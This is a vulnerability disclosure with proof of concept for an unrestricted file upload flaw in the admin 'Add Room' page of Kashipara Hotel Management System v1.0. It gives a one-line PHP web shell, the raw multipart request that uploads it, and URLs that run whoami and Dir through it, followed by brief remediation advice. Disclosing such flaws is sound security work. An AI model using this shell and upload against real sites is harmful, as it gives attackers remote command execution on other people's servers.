

CRITICAL Unrestricted file upload vulnerability was found in `"/admin/add_room_controller.php"` of the Kashipara Hotel Management System v1.0. This vulnerability allows attackers to execute arbitrary code or webshell execution by uploading a crafted PHP file.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Hotel Management System v1.0:
(<https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project>)


Version: 1.0

Affected Components:


- **Affected Code File:** `/admin/add_room_controller.php`
- **Affected Parameter:** "room_image" POST HTTP request parameter

Steps:


1. Login as admin user in the Hotel Management System v1.0 (URL: <http://localhost/hotel-management-php/>)
2. After successful login, go to the ADMIN menu "Add new Room" URL: (<http://localhost/hotel-management-php/admin/rooms.php>)




3. Create a new room entry with room number 999 and enter the relevant details.
4. Click on the “Browse” button to upload “Room Image” file.



5. Upload the PHP shell file “Shell1.php” in this section with below details:
 - a. File Name: **Shell1.php**
 - b. File content: `<?php echo shell_exec($_GET['cmd']);?>`



6. Click on the “Add Room” button to submit the request with “Shell1.php” file.




7. The PHP file is uploaded successfully.

The screenshot shows the Burp Suite Intercept tab. At the top, there are tabs for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. Below these, a request to 'http://localhost:80 [127.0.0.1]' is shown. Action buttons include 'Forward', 'Drop', 'Intercept is on' (highlighted in blue), 'Action', and 'Open Browser'. The request is displayed in 'Raw' format. The raw data shows a POST request to '/hotel-management-php/admin/add_room_controller.php' with various headers including 'Host: localhost', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/100.0', and 'Content-Type: multipart/form-data; boundary=-----3537819038415948501450599731'. The body of the request contains a 'room_number' field with the value '999'.


```
1 POST /hotel-management-php/admin/add_room_controller.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/100.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----3537819038415948501450599731
9 Content-Length: 1610
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/hotel-management-php/admin/add_room.php
13 Cookie: PHPSESSID=oa8j40ulj1874kvebfc1gfv871
14 Priority: u=0
15
16 -----3537819038415948501450599731
17 Content-Disposition: form-data; name="room_number"
18
19 999
20 -----3537819038415948501450599731
```

The screenshot shows the Burp Suite Intercept tab with a request to 'http://localhost:80 [127.0.0.1]'. The 'Intercept...' button is highlighted in blue. The request is displayed in 'Raw' format. The raw data shows a POST request to '/hotel-management-php/admin/add_room_controller.php' with various headers. The body of the request contains several fields: 'room_capacity', 'room_price' (788), 'room_featured' (yes), and 'room_image'. The 'room_image' field is highlighted with a red box and contains a PHP shell upload: 'Content-Disposition: form-data; name="room_image"; filename="Shell1.php"' and 'Content-Type: application/octet-stream'. The body of the image field contains the PHP code: '<?php echo shell_exec(\$_GET['cmd']);?>'. The bottom of the window shows a search bar and navigation icons.


```
46
47 Queen Bed
48 -----3537819038415948501450599731
49 Content-Disposition: form-data; name="room_capacity"
50
51 7
52 -----3537819038415948501450599731
53 Content-Disposition: form-data; name="room_price"
54
55 788
56 -----3537819038415948501450599731
57 Content-Disposition: form-data; name="room_featured"
58
59 yes
60 -----3537819038415948501450599731
61 Content-Disposition: form-data; name="room_image"; filename="Shell1.php"
62 Content-Type: application/octet-stream
63
64 <?php echo shell_exec($_GET['cmd']);?>
65 -----3537819038415948501450599731--
66
```




8. The file is stored in the “/public/media/images/rooms/” folder by name “Shell1.php”




9. The uploaded PHP file can be accessed by URL: <http://localhost/hotel-management-php/media/images/rooms/Shell1.php>



10. Finally, arbitrary system commands can be executed through the uploaded malicious PHP file.
11. Whoami command: URL: <http://localhost/hotel-management-php/media/images/rooms/Shell1.php?cmd=whoami>



12. Dir command: URL <http://localhost/hotel-management-php/media/images/rooms/Shell1.php?cmd=Dir>



Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://cwe.mitre.org/data/definitions/434.html>